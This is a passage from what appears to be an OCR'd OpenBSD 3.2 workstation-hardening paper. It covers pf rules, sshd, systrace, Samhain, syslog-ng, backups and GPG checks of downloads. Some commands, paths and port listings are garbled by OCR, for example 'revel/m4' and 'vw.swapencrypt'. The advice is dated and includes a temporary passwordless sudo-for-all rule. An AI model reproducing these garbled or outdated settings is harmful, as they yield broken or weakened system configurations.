block in log quick from $SPOOF to any
# Temporarily allow in ssh for writing purposes
pass in quick inet proto tcp from other_host_ip to any port 40000 \
        flags S/SA keep state
pass out inet proto $PROTOS all keep state
```

Essentially what we are doing is scrubbing all incoming packets, allowing all loopback traffic, creating a default block rule, dropping and logging spoofs from private IPs, passing in ssh on port 40000 from the workstation this paper is being

written on (this is only for the purposes of this paper, so that cut-and-paste can be used to grab commands and the results of those commands off of the laptop easily – once the laptop has been configured properly no sshd will be run), and finally passing out all udp, tcp, and icmp packets from the laptop and keep state on them.

NOTE: You might want to pass in certain ICMP packets because if you don't you are breaking RFCs. ICMP isn't really dangerous, but it's just easier to drop everything coming in and pass everything out keeping state. If this box was a server certain ICMP packets would be allowed in.

NOTE ON SSH PORT 40000: In this example we'll run sshd on port 40000. Most ssh scans will simply look to see if anything is running on port 22. By running it on 40000 instead, we'll avoid most automated sshd scans. This is obscurity, but obscurity does have a place.

By default pf logs in tcpdump format, which while speedy is not exactly useful for logging purposes, especially when we are using syslog-ng to send all messages to one file. On a host like this workstation it should not adversely affect the speed of logging to change the tcpdump format to ASCII and send it to syslog to be watched by swatch. The OpenBSD FAQ has an example of how to do this ("OpenBSD FAQ", OpenBSD.org).

The two scripts given in the FAQ have been combined in the pflogrotate.sh script which is shown in **Appendix G** of this paper. It is essentially the same script, but with a little error checking and variables declared at the start, plus both script are put together as one so we do not need the extra pflogger user that is suggested in the FAQ. This script has been tested and works fine. Users may want to keep the pflog file around, but in this case we are not doing so as the tcpdump pflog file is deleted after it has been exported to syslog, as when the export works then the pf logfile information is now in the internal.log file, and if it does not work then the script keeps a copy in the /var/log/syslog-ng/ directory for later manual export.

We will place the pflogrotate.sh script in /usr/local/sbin, chown it 700, and add a crontab for root to run this file every five minutes. Also, the pflog entry in newsyslog.conf was removed because it is now essentially handled by the pflogrotate.sh script, but this is not necessary.

Sshd

Sshd is not needed on a workstation, as practically only the client is needed. However in this case we'll be using sshd to login to cut-and-paste commands and the like, just for the purposes of this paper. It will be turned off later.

In this case we'll run a fairly default sshd because we're only using it to set the

box up on a local network. In /etc/sshd_config we'll start it on port 40000, only use protocol 2, and disallow root logins. Once you've edited the file, you can get sshd to reread it's sshd_config file with:

#kill -HUP [sshd_pid]

Current sshd connections won't die, but new ones will have to start on the new port.

Now lets see what is running on the machine now that we have turned a few things off:

```
#ps ax
  PID TT   STAT      TIME COMMAND
    1 ??  Is      0:00.01 /sbin/init
15735 ??  Is      0:00.02 syslogd
 3216 ??  Is      0:00.00 pflogd
31207 ??  Is      0:00.00 /usr/sbin/sshd
13666 ??  Is      0:00.01 /usr/sbin/apmd
10745 ??  Is      0:00.00 cron
 8675 p0  R+      0:00.00 ps -ax
10876 C0  Is      0:00.01 -sh (sh)
25506 C1  Is+     0:00.00 /usr/libexec/getty Pc ttyC1
 3244 C2  Is+     0:00.00 /usr/libexec/getty Pc ttyC2
   31 C3  Is+     0:00.00 /usr/libexec/getty Pc ttyC3
 5821 C5  Is+     0:00.00 /usr/libexec/getty Pc ttyC5
```

Not much, and we'll try to keep it that way. The fewer services running, network or not, the better, if only for simplicity.

Errata check

How do you know when to patch or upgrade OpenBSD? Well, one way is to check OpenBSD's errata page every once and a while to see if any security patches have been released. This is something that could be automated, and in **Appendix D** there is a script for doing so. All the script does is grab the errata.html page and get a hash of it, then it stores that hash in /etc/errata_check for the next time the errata_check.sh script is run. The next time the script is run it will download the page again and get a hash again and compare the old hash with the new hash, and if they are *not* the same it logs that fact to syslog via logger.

NOTE: You could also simply subscribe to security-announce and monitor that list somehow.

We're going to run this script only at boot to try and limit the number of times that we download the page (we do not want to waste OpenBSD's bandwidth too much)

Add:

errata_check="" # for normal use "", it has no options

to /etc/rc.conf, and:

```
if [ X"${errata_check}" != X"NO" \
-a -x /usr/local/sbin/errata_check.sh ]; then
                echo -n ' checking errata'
      /usr/local/sbin/errata_check.sh
fi
```

to /etc/rc.local. If the errata_check.sh script is where the above command is looking for it, the script will run. If there is no /etc/errata_check file then it will make one, and if there is and the hashes do not match you will find a log message sent to syslog saying so and you will get an error message to stout. Read the script to find out more, such as what the exact messages are. The script should be pretty easy to understand to anyone who has a little bash experience.

NOTE: This script will only tell you if http://www.openbsd.org/errata.html has changed, for any reason (such as they changed the font or something small like that). It still requires human intelligence to see if applicable security errata has been released.

Boot -s

Again, there are many ways around root. One major way on OpenBSD is to boot -s at the very beginning of the OpenBSD boot, which will bring you into single user mode. By default, you will not have to enter a password and you'll be logged onto the machine as root, with complete access to the file system. If you don't change this your workstation is trivially vulnerable:

#vi /etc/ttys

Change:

console "/usr/libexec/getty Pc"   vt220   off secure

to be:

console "/usr/libexec/getty Pc" vt220 off

Upgrade to -stable

First read the upgrade mini-faq (“Upgrade Minifaq”, OpenBSD.org) and once you've read that read the anoncvs page (“Anoncvs”, OpenBSD.org). If you don't want to follow -stable then you can simply patch your release version (Artymiak, “Patching OpenBSD”).

NOTE: Upgrading the kernel, ports, system, and xwindows and installing them all will take considerable time. It might not be a bad idea to start it prior to going to leaving work, and then come back in the morning to a new system. You should turn off the beep in the make_release.sh script if you do this. You can use xlock to lock the screen, or read about nohup to find out how to keep a command running after logging out.

We could do this by hand, but a resourceful OpenBSD user has created a script – make_release.sh - that somewhat automates this process (FenderQ). The script is detailed in its entirety in **Appendix A**. So, please look through the relatively simple script before using it, and realise that errors can occur at any stage and that the script doesn't do much error checking, so if you don't know what the commands are doing you will likely have issues if one of the commands fails.

One of the more important parts of the script is the variables set at the top:

```
SOURCE="/mnt"
DEST="/home/ghoul/destdir"
RELEASE="/home/ghoul/releasedir"
XBUILD="/usr/Xbuild"
CVSTAG="OPENBSD_3_2"
```

Initially we'll set the SOURCE directory to be /mnt to get the source off of the official OpenBSD 3.2 SRC CD. Then we'll put the make_release.sh script in /usr/local/sbin and run it with the CD in the CDROM but not mounted:

```
#/usr/local/sbin/make_release.sh install
```

And this will take a while. Eventually we'll have all the source in /usr/src, /usr/XF4, and /usr/ports, which will all need to be updated to -stable. Once the install is done the machine will start beeping, which is a bit annoying, but at least you know it's done (changing the script is trivial if you want).

Now we need to update the sources. cvs will do ssh be default, so if you want rsh you should set it to such.

NOTE: You must keep the ports, src, and probably XF4 on the same version, so if you update one you should update them all at the same time. We'll do that by default with the make_release.sh script.

#setenv CVSROOT anoncvs@anoncvs.ca.openbsd.org:/cvs
#/usr/local/sbin/make_release.sh update

Now we should upgrade the system.

NOTE: You should make a backup before doing this. Actually, you should backup the system every time you make a major change so that if you make a mistake you won't lose all the work you've already done. We'll consider backups later in this paper, and you should maybe go to that section, “Backing up and restoring the system”, to find out how to make a good backup.

#/usr/local/sbin/make_release.sh kernel

Once the script starts beeping the kernel has been recompiled and installed. As has been stated before, the make_release.sh script is short on error checking, so you will want to take a look around to see if it's completed correctly:

#md5 /bsd
#md5 /bsd.old

and see if they are different. Likely they will be, and that means you have a new kernel, so,

#reboot

and hope it comes back (you do have a backup?).

Now we will rebuild the userland applications:

#/usr/local/sbin/make_release.sh system

And once it has completed, assuming no errors, reboot. Now let's build a new XF4:

#/usr/local/sbin/make_release.sh

Which appears to install tcl-8.3.4 and tk.8.3.4, as per the make_release.sh script.

Backing up and restoring the system

One key issue is backing up the system completely and being able to quickly reinstall it. It is especially important to have the ability to do that when one is "hacking" the system such as what is occurring in this paper. After each major step, when something could get broken, the system should be backed up. Fortunately, by utilising the OpenBSD boot images we can create our own so-called "distribution" by essentially tarring up the entire hard-drive and loading that onto a CD that is booting with the OpenBSD boot image. It is a bit of a "hack" and the process does generate some error messages, but it works and it's been tested several times in the process of creating this paper.

NOTE: Twice during the creation of this paper the restore died on the monolithic tar file, and didn't complete installing it and the system was not bootable. However, both times when the restore was attempted again, with the same CD, the de-tar process completed and the system was bootable.

The backup.sh script is in Appendix I. You will need:

- gtar and cdrecord from the ports collection (gtar is used because it can exclude files whereas the default OpenBSD tar does not appear to have that ability, although the same could be accomplished with a rather large include file);
- a /etc/backup_exclude file (shown in Appendix I);
- an OpenBSD CD boot image in this case cdrom32.fs);
- a cd writer and blank CDs;
- a system that will fit on a CD once tarred and gzipped (in the case of this paper the entire system once tarred and gzipped was 150 megabytes, easily fitting on a CDR, though with some alteration the backup.sh script could separate the / system into several different tar files across several CDs, as is done with the OpenBSD releases or perhaps use a volume method to spread the large tar file across several CDs, or also perhaps burn it to a DVD instead, or grabbing the files via the network somehow – ftp probably isn't a good idea on an open network);
- and finally the backup.sh script, properly setup for your installation (shown in Appendix I).

First it must be noted that while the backup.sh script is has some error checking, it will not work without being properly configured. If you try to use the script and other files listed for this backup it – unfortunately - probably won't work. It would take a great deal of time to create a script that would deal with all potential errors. The gist of the script is this:

- tar up /, excluding large files and directories that aren't needed, as well as /dev
- add /dev/MAKEDEV to the tar file
- gzip the tar file
- make an iso filesystem that boots the cdrom32.fs and has the tar file on it

- make a bootable CD
- boot that CD in your backup system and reinstall it. Errors may occur during the install but it should work, even if the install says the tar file did not export properly.
- Reboot and fix any problems, remembering that you can mount the system if you have issues that are causing the system to be unbootable.

NOTE: In this case, due to the backup_exclude file which is excluding /var/run, /tmp, and /mnt these files will have to be created once the system has rebooted or you can also escape the from the install into a shell and create them there. The system will complain about not having a /var/run and /tmp but it will still boot.

In this case the backup.sh script will be run out of cron every once and a while without any options, which will ensure that it doesn't try to make a CD, instead it will only backup the system to /backup, copying the older tar file to /backup/old (which the backup.sh script will ignore when building the iso). Then later on, once you have checked the /backup directory to make sure it contains the tar file you want as well as the cdrom32.fs file, you can run backup.sh with the -b switch to tell it to make a bootable cd (the backup.sh script should tell you if the /backup directory is going to be too large to fit on one CD). Then you boot with the bootable cd and follow a typical installation, except when it comes to the install of the packages where the install should ask you for the location of the files and at that point you would type "/" (if that is where the tar file is on the cd) and then it should complain about it but still show you that file. Once you have selected it, the install should begin and it will likely complain about the structure of the tar file, but as long as the install completes and allows you to go on, it will have worked.

After you have installed the restore, you will likely need to make some of the directories that were left out of the tar file, in our eg. /tmp, /var/run, /altroot, /mnt and the like. Without these the system will still boot but give you errors and many programs need a /tmp to run (eg. vi).

Unfortunately, there was not time to finish the encryption section of the script. The concept of the encrypt_backup function was to use openssl to encrypt the backup files and then create a non-bootable cd on which to store them (without major hacking the bootable cd wouldn't be able to decrypt the files to install them). If you wanted to install from an encrypted backup you would have to decrypt the files and then create a bootable cd from the plain text, or figure out a way to make the bootable cd do it. This paper will not discuss storage of the encryption keys.

NOTE: You might notice /altroot. Read /etc/daily to learn what it is and how to use it (well, a hint, if you have two disks, mount /altroot on the other disk, then /etc/daily will copy /dev/r$rootdev to /dev/r$rootbak or rather copy the root filesystem to altroot using dd – it will not help much to have a /altroot on the

same disk as the rest). You have to set some variables to get it to run. Also note that most (or all) default /etc files are backed up daily to /var/backups.

Configuring the network

Configuring networking in OpenBSD is easy if you know what files to put what in. The first file to work on is /etc/hostname.device. In the case of this laptop the network card is fxp0, so we would create a file called /etc/hostname.fxp0 and in it would be:

inet your.systems.ip.address your.networks.netmask.setting NONE

eg. inet 192.168.0.100 255.255.255.0 NONE

You can find out what your NIC device name is though the systems dmesg. Now you need a gateway, so edit /etc/my gate:

#vi /etc/mygate

and simply put in the ip of your gateway. Lastly, you can ensure that you have DNS resolution by placing your name servers in /etc/resolv.conf (read man resolv.conf to learn how). Then you should reboot, or possibly add the default gateway to the route table with the route command and run sh /etc/netstart nic_device_name and networking should be up and running. Ping the gateway to test.

Removing applications

In this particular case we will not explore the removal of applications that are installed by default. If this were not a workstation and instead was a single-purpose machine, such as a firewall or DNS server and the like, it would be a good idea to start removing applications (eg. not to pick on it, but sendmail) to make the userland as small as possible. However, in this case, as is suggested in the note on compilers, we will not remove any software from the default install. There are only two major reasons to remove software: 1) reduce complexity 2) reduce local exploits. Neither are particularly applicable in this case in that we need a lot of software and there will only be one local user.

Adding applications

Hopefully you have a good understanding of what non-default applications will need to be installed so that you can use your OpenBSD system to do the things you need to do. In this case we can't list them all, but we can give a good indication of what we will need. Most, but not all, will be installed from the CVS-updated ports collection.

For example:

- a good simple window manager, probably fluxbox
- bash so we can hit the up key and write familiar scripts (sh is powerful, but not familiar enough to the author)
- honeyd for obscurity
- samhain for file integrity
- an xterm with a few more features (mostly aesthetic) – aterm likely
- gpg for checking signatures or confidentiality
- swatch for watching copious logs
- Netscape 4.75 for web browsing
- syslog-ng for better, or at least different, syslogging (tcp)
- ntpdate for time
- various dependencies...

Ports

OpenBSD has a great system for installing software, called “ports.” It's much better than downloading source and trying to get it running yourself. In this case what you do is download the ports.tar.gz file (which will be done using CVS in this paper) and then once you've installed it you can go to /usr/ports/name/of/port and simply type:

```
#make
#make install
```

Assuming you've just upgraded your ports to -stable, enter the /usr/ports directory and run:

```
#make index
```

to get a new index of the ports, and then once that is done you can search for a specific port by:

```
#make search key=[what you are searching for]
eg.
#make search key=m4
Port:   m4-1.4
Path:   revel/m4
Info:   GNU m4
Mint:  Niklas Hallqvist <niklas@openbsd.org>
Index:  revel
L-deeps:
B-deeps:
```

R-deeps:
Arks: any

And if we want to install the above port we:

#cd /usr/ports/revel/m4
#make
#make test
(make test optional)
#make install
#make clean
or
#make CLEANDEPENDS=Yes clean

and we are done. If you want to delete a port, you can see what ports have been installed by:

#pkg_info

And then delete the port (which is technically now a package) with:

#pkg_delete package_name

NOTE: By default OpenBSD ports will check the hash of a downloaded source file against the database stored in the ports directory. This is a good thing because it makes it difficult for MAs to trojan an OpenBSD port without someone noticing.

X-windows configuration

We'll leave that mostly up to the exercise of the reader. OpenBSD 3.2 has XF4 by default, though you can install XF3 if needed. However, in the case of this laptop XF4 works great. One hint is to run:

#xf86cfg

and make sure you have a high enough color bits, 24, to run xdm.

Start xdm out of rc.conf, xdm_flags="".

Install fluxbox from the ports. Install GTK+ (we don't have much choice but to install it). Start fluxbox from the .xsession file run by xdm:

#!/bin/sh
/usr/local/bin/fluxbox

and that should work (of course depending on your xconfig).

Sudoers

Eventually we want to limit the time spent as root, hopefully all the way down to zero. Unfortunately there hasn't been time to consider all the commands needed, so we'll just let users in the wheel group use sudo for all commands. This way we can write down common sudoed commands and start whittling the ALL down to specific commands.

To start, we'll let the ghoul user run any commands via sudo by uncommenting:

```
#%wheel    ALL=(ALL)  NOPASSWD: ALL
```

in /etc/sudoers – use visudo to edit this file. Obviously now this user is essentially root, and should a MA obtain this users login and passhprase then they will be root as well. Therefore, the sudo powers given to users should be limited and default deny instead of default allow, meaning that they should only be given access to commands they specifically need, which is not what has been done here. Unfortunately it will take time to determine which commands are needed on a daily basis.

Systrace

The systrace application is part of the OpenBSD 3.2 release, and is installed by default. Niels Provos created the application and we're going to use it as much as we can. In short, it stops processes from doing what they are not supposed to do by comparing their actions against a policy and if that policy allows them to do what they want, then it let's them, otherwise the process will fail. It is especially useful for network daemons, but we can also use it for applications such as Netscape and even make (make watching is particularly interesting given the recent rash of trojaned opensource applications).

The Hairy Eyeball Project was recently started as a repository of systrace policies. (“Hairy Eyeball Project”) According to the Hairy Eyeball web page, the newest version – 1.1 - policies stored there are only for the newest version (it doesn't say which is the newest, just *the* newest) of systrace, and that it will likely need the GTK+ toolset.

However, the most recent version of systrace will not compile on the -stable version we have, and according to Provos (in a private email) we'd likely need to download the OpenBSD -current systrace to get it working. We want to stay with -stable, so we'll be running with the -stable version of systrace. However, once GTK+ was installed, the gtk-systrace front-end installed fine. So download the gtk-systrace front-end from the systrace web page and ./configure, make, make

install it. The readme says that if you want to use the gtk frontend then you should:

#cd /usr/X11R6/bin
#mv xsystrace xsystrace.old
(or whatever you want to do with it, keep it around somewhere in case it doesn't actually work)
#ln -s /usr/local/bin/notification xsystrace

Or you can run systrace with the -g switch pointing to /usr/local/bin/notification (which is the gtk-systrace frontend that was just installed, now called notification).

Now read the man page for systrace because that is really all the documentation that exists at the time this paper was written, there may be more now.

The Hairy Eyeball Project details how to create a systraced xterm window. This process has been altered a little bit for this paper and the files used are detailed in **Appendix B**.

First we compile stsh.c with:

#cc -static -o stsh stsh.c
#cp stsh /usr/local/bin/
#cp xsterm /usr/local/bin/

NOTE: The stsh.c file and xsterm are essentially the same as Provos provided, just with a couple of changes, i.e. using bash and aterm instead of ksh and xterm.

Now alter the ~/.fluxbox/menu file, or whichever window manager you are using, to start an insecure aterm with -bg firebrick4 -fg white -title “insecure aterm”. And then configure you usual xterm menu button, now a “secure” aterm to start /usr/local/bin/xsterm, which will start aterm with stsh.

Initially you should start without a ~/.systrace/usr_local_bin_bash file and start have aterm started with systrace -A from xterm, and then once you are satisfied with what you have done using the systraced aterm and stsh, exit it and there should be a new ~/.systrace/usr_local_bin_bash file. Then change the xterm to start systrace without the -A flag so that the notification popup will come up when the systraced aterm does something that the policy either doesn't know about or doesn't allow.

Certainly the systrace policy looks daunting, and quite frankly it is. But we will continue on playing with it as the rest of the paper continues. This is the great thing about systrace, you don't have to start from scratch, you can create a policy using the -A switch and then adjust it as the systrace pop-ups come. Obviously

we'll have to get a grip on exactly what the syntax of the policy is doing, but for now we 'll just use it, and deal with the popups as they come along (hopefully not becoming time too time consuming).



Illustration 17 Systrace GTK

The picture above is of the systrace gtk-based notification popup, which is telling the user that the /bin/sh policy (~/.systrace/bin_sh) is being broken by the application, in this case because it is trying to run the system call umask due to the fact that the user is trying to load the csh shell (for whatever reason). This isn't a particularly good example, it's just used to show the graphical notification.

What the application is doing doesn't matter in this example, what does matter is that this is the methodology used for updating the systrace policy, somewhat akin to windows based personal firewall systems being scanned and then putting up a popup like this asking the user if the action is OK or not. As good as systrace is, it's better with this interface. However, it puts a burden on the user to understand how to make a good policy. Again, like windows based personal firewalls, if the user accepts a bad transaction, they might as well not be running the firewall at all.

FYI: To take a screenshot in OpenBSD, or any Xwindows using OS, you can probably use: #xwd -root -out filename.xwd and then use something like

ImageMagick convert to change the filename.xwd to filename.jpg or whatever format you like and is supported by convert. Convert is not installed on OpenBSD by default, and in this case the xwd file was transferred to a Linux box with convert installed. You can also use #sleep 5; [xwd_command] to give yourself time to setup the desktop. xwd will beep twice when it's done taking the screenshot.

Unfortunately there is little laymen documentation on the policy language and system calls, likely because only programmers used to dealing with them can fully understand them. Yet hopefully as systrace becomes used more and more, documentation will begin to appear on the internet. Also, as OpenBSD evolves, it's quite possible that someone with great knowledge of how systrace works and interfaces with the system will provide more default policies for systrace (though the Hairy Eyeball Project covers a lot). For now the average, non-C-and-UNIX-programming OpenBSD user/sysadmin will be forced into systrace trial and error, sometimes using canned policies from the Hairy Eyeball Project, sometimes policies of their own creation, or perhaps simply not using systrace. Obviously systrace was developed by extreme power users for extreme power users, not the average sysadmin, just like OpenBSD is not for the average computer user.

NOTE ON SYSTEM CALLS: Security expert Bruce Schneier lists the number of system calls for popular OSes in his book *Secrets and Lies* (358). Complexity is always an issue with security, and therefore feature creep is as well. One person understanding 200 system calls is possible, but 3500?

Operating System	***Year***	***System Calls***
Unix 1ed	1971	33
Unix 2ed	1979	47
SunOS 4.1	1989	171
4.3 BSD Net 2	1991	136
Sun OS 4.5	1992	219
HPUX 9.05	1994	163
Line 1.2	1996	211
Sun OS 5.6	1997	190
Linux 2.0	1998	229
Windows NT 4 SP3	1999	3433
OpenBSD 3.2	2002	?
Windows 2000	2002	?

Finally, netscape 4.75 was setup to start systraced by altering the window

manager menu to start it when clicked.

Samhain

Samhain is mostly a file integrity checker, and that is how we are going to use it. File integrity checkers leave much to be desired, at least in the sense of how to use them properly (realistically the samhain binary should be loaded from a secure server from read only media, copied to the system to be checked, run and checked against a read-only copy of the database, but that isn't what we are going to do here, again, another future project).

Essentially, samhain's best feature is that it's not tripwire. Well, that is not it's best feature, but it's one feature. Likely samhain's best feature is the easily understood configuration file (and example of which is in **Appendix C**). It has many other interesting features, like Linux kernel loadable modules and the ability to log to an image file to obscure the log, as well as the ability to log to a central repository. However, as stated previously, we will only use the integrity checking function and send messages to the local syslog.

Download the samhain-current.tar.gz file into /usr/local/src, and untar it ("Samhain Download", Samhain Labs/la-samhna). It will become two files, source tar file and the gpg .asc file. Now we need gpg to check the tar files integrity.

```
#cd /usr/ports/security/gnupg
#make
#make install
```

While that is going, we should get the samhain development gpg key and import it into our key ring. There are probably several ways to accomplish this, but we are cutting and pasting the key from the webpage into a file and then importing that file ("Samhain GPG Development Key", Samhain Labs/la-samhna).

You will get this message after the make install:

```
# make install
===>  Installing gnupg-1.0.7 from /usr/ports/packages/i386/All/gnupg-1.0.7.tgz

The manpage of GnuPG mentions the need for memory page locking.
In fact this is not needed as OpenBSD supports swap file encryption.

You can

- enable memory page locking for non-root users if you set the setuid
  bit for the gpg binary (most likely 'chmod u+s /usr/local/bin/gpg').
```

- enable swap encryption by setting vm.swapencrypt.enable=1 with sysctl(8). This is recommended.

In the latter case you may want to get rid of the misleading 'using insecure memory' warning. Just put 'no-secmem-warning' to your ~/.gnupg/options file or use gpg with the --no-secmem-warning switch.

So we will do the above: enable swap encryption and add the no-secmem-warning to the options file.

#vi /etc/sysctl.conf and uncomment #vw.swapencrypt.enable=1.

Then reboot.

#gpg --import samhain-development-key.gpg
gpg: Warning: using insecure memory!
gpg: please see http://www.gnupg.org/faq.html for more information
gpg: /home/ghoul/.gnupg: directory created
gpg: /home/ghoul/.gnupg/options: new options file created
gpg: you have to start GnuPG again, so it can read the new options file
#gpg --import samhain-development-key.gpg
gpg: Warning: using insecure memory!
gpg: please see http://www.gnupg.org/faq.html for more information
gpg: keyring `/home/ghoul/.gnupg/secring.gpg' created
gpg: keyring `/home/ghoul/.gnupg/pubring.gpg' created
gpg: /home/ghoul/.gnupg/trustdb.gpg: trustdb created
gpg: key 0F571F6C: public key imported
gpg: Total number processed: 1
gpg: imported: 1

Now cd to /usr/local/src, or wherever you put the samhain download (notice no insecure memory warning):

gpg --verify samhain-1.6.5.tar.gz.asc
gpg: Signature made Tue Dec 03 13:26:04 2002 MST using DSA key ID 0F571F6C
gpg: Good signature from "Rainer Wichmann <rwichmann@la-samhna.de>"
gpg: aka "Rainer Wichmann <rwichmann@hs.uni-hamburg.de>"
gpg: checking the trustdb
gpg: no ultimately trusted keys found
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Fingerprint: EF6C EF54 701A 0AFD B86A F4C3 1AAD 26C8 0F57 1F6C

Now you can be *relatively* sure that the download is OK. However, usually people

seem to put their downloads on the same server as their integrity checking signature/checksum. This is not good because if a MA cracks the box, they can just change both the signature and the tar files. So, just in case, let's see if this key is on other key servers.

Checking on an internet available key server ("Keyserver.net") we search for "Rainer Wichmann" comes up with:

0F571F6C Rainer Wichmann <rwichmann@hs.uni-hamburg.de>
Fingerprint = EF6C EF54 701A 0AFD B86A F4C3 1AAD 26C8 0F57 1F6C

Which fits the info we have been given from the imported key (i.e. the fingerprints match). So, we can be fairly sure that this is the right key and that the tar ball has not been tampered with (though obviously a lot of things can go wrong, never mind the fact that we have to wonder if we can trust this Rainer person's software in the first place). We will take the risk, but use systrace to keep the make in check.

Samhain is an advanced, if young, piece of software. It has a lot of features that are not compiled in by default. We're not going to take advantage of any of them now (such as the ability to compile in the checksum of the gpg executable the samhain file database is signed with, virtually ensuring that no one can tamper with the output of samhain, unless tampering with samhain itself). We'll do a plain ./configure, make, make install, except use systrace to watch the make (as recently several opensource tar balls we compromised and people downloaded trojaned packages).

If you haven't already, copy the usr_bin_make systrace file from where ever you untarred the hairy eyeball project 1.0 files into /etc/systrace. Now, in the samhain source directory, run:

#./configure
#systrace make
(Running this command from an xterm in xwindows so you can get the xsystrace or notification popups to allow or disallow system calls by make – thing about what you are selecting)
#sudo -u root make install
#make clean

NOTE: Again, you might not know exactly what the calls are that systrace is asking you about, but just try to be on the lookout for unusual things, like perhaps system calls to network actions. Later on in the verification section of this paper we'll look at a make command on a trojaned source file.

Now that samhain is installed, it's time to edit the /etc/samhainrc file. If you look in **Appendix C** you will find an example samhainrc script. Look at this file, and

look at the samhainrc file provided by the samhain source, and develop your own. Each systems samhainrc file will be different.

Now, to initiate samhain, run #samhain -t init from the command line. Depending on your logging options, you will see logs in /var/log/messages and /var/log/samhain_log. Also, samhain's database is stored in /var/lib/samhain/ so this file will continue to grow as samhain initialises.

Now that we've initialised samhain you should make a copy of the /etc/samhainrc, /var/lib/samhain/samhain_file, and /usr/local/src/samhain files and copy them to a read only media for future use (if needed). Obviously many of the files will change over time, but as long as you keep a new copy of them, at least each time you upgrade the whole system via source, then you can be somewhat assured that if someone tampers with those files that you will have something to compare it to. Likely the storage of these files should be part of a backup plan, and we'll discuss that in the backup section of this paper.

Next, add a crontab calling /usr/local/sbin/samhain -t check at a specific interval, probably every hour or so (in this case at 45 minutes after every hour):

```
45 * * * * /usr/local/sbin/samhain -t check > /dev/null 2>&1
```

Also, ensure that the samhain_log is getting stored and rotated by newsyslog (keep 7 copies of max 5MB size, time doesn't matter, emtpy gzip flag so archived in plain text):

```
/var/log/samhain_log    600        7            5000        *
```

The bulk of the work of samhain is going to be done by watching the logs and knowing when something happens that is not supposed to happen

Syslog-ng

Syslog-ng is going to replace syslogd because it has better sorting features and also can do tcp syslogging for better reliability (udp packet delivery isn't guaranteed). Eventually this workstation will be sending syslog packets to a central syslog server via tcp so we need syslog-ng. Also, while not as elegant as the OpenBSD system is setup by default, sending all syslog packets to one file should reduce the complexity of monitoring syslog messages.

First read the manual (“Syslog-ng Manual”, Balabit Software). Then read the FAQ. (“Syslog-ng FAQ”, Campin dot net).

Now download the most recent stable version of syslog-ng (where 1.4.17 is the current stable version used in this paper). (“Syslog-ng Download”, Balabit Software)

NOTE: We're not using the 1.5 branch in this paper because it is the beta branch. This means we don't have easy access to chrooting via a simple -C switch available in 1.5.x, but it's a willing sacrifice for now. Once the 1.5 branch becomes the new stable branch we'll move to it. Being that this isn't a syslog server implementation (i.e the syslog-ng daemon won't be accepting syslog packets from the network) we can somewhat ignore the lack of chroot. A malicious local user or program may still be able to exploit syslog-ng, but since there is only going to be one local user...Also, because the /dev/log device is created by syslog-ng it needs to be root to do that, but not afterward. This means that starting it with a non-root user will not work (therefore syslog-ng has to run as root in this case).

Also get the .asc file for the tarball. Now run:

#gpg –verify syslog-ng-1.4.17.tar.gz.asc

Not surprisingly we don't have the key for this .asc file, so we can't verify the tarfile.

gpg: Signature made Mon Oct 28 03:23:46 2002 MST using RSA key ID **9AF8D0A9**
gpg: Can't check signature: public key not found

Fortunately gpg reports the key ID so that we can find it. While Balabit does have a gpg webpage on their site (“Balabit GPG key webpage”, Balabit Software) it only shows the fingerprints, not the IDs. A search for “balabit” on an internet available keys server (“Keyserver.net”, Veridis) reports 6 keys, and one of them has the same ID as given by the gpg command. Also the fingerprint given from the keyserver.net page corresponds to the fingerprint on the Balabit gpg site, so we can be fairly (but not 100%) sure that the key is OK and that the tar file has not been tampered with. So download the key and import it onto your key ring and then verify the file again. If you have a good file then it should report:

gpg --verify syslog-ng-1.4.17.tar.gz.asc
gpg: Signature made Mon Oct 28 03:23:46 2002 MST using RSA key ID 9AF8D0A9
gpg: **Good signature from "Balazs Scheidler** (2048) <bazsi@balabit.hu>"
gpg: checking the trustdb
gpg: no ultimately trusted keys found
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Fingerprint: CD 27 CF B0 80 2C 09 44 9C FD 80 4E C8 2C 8E B1

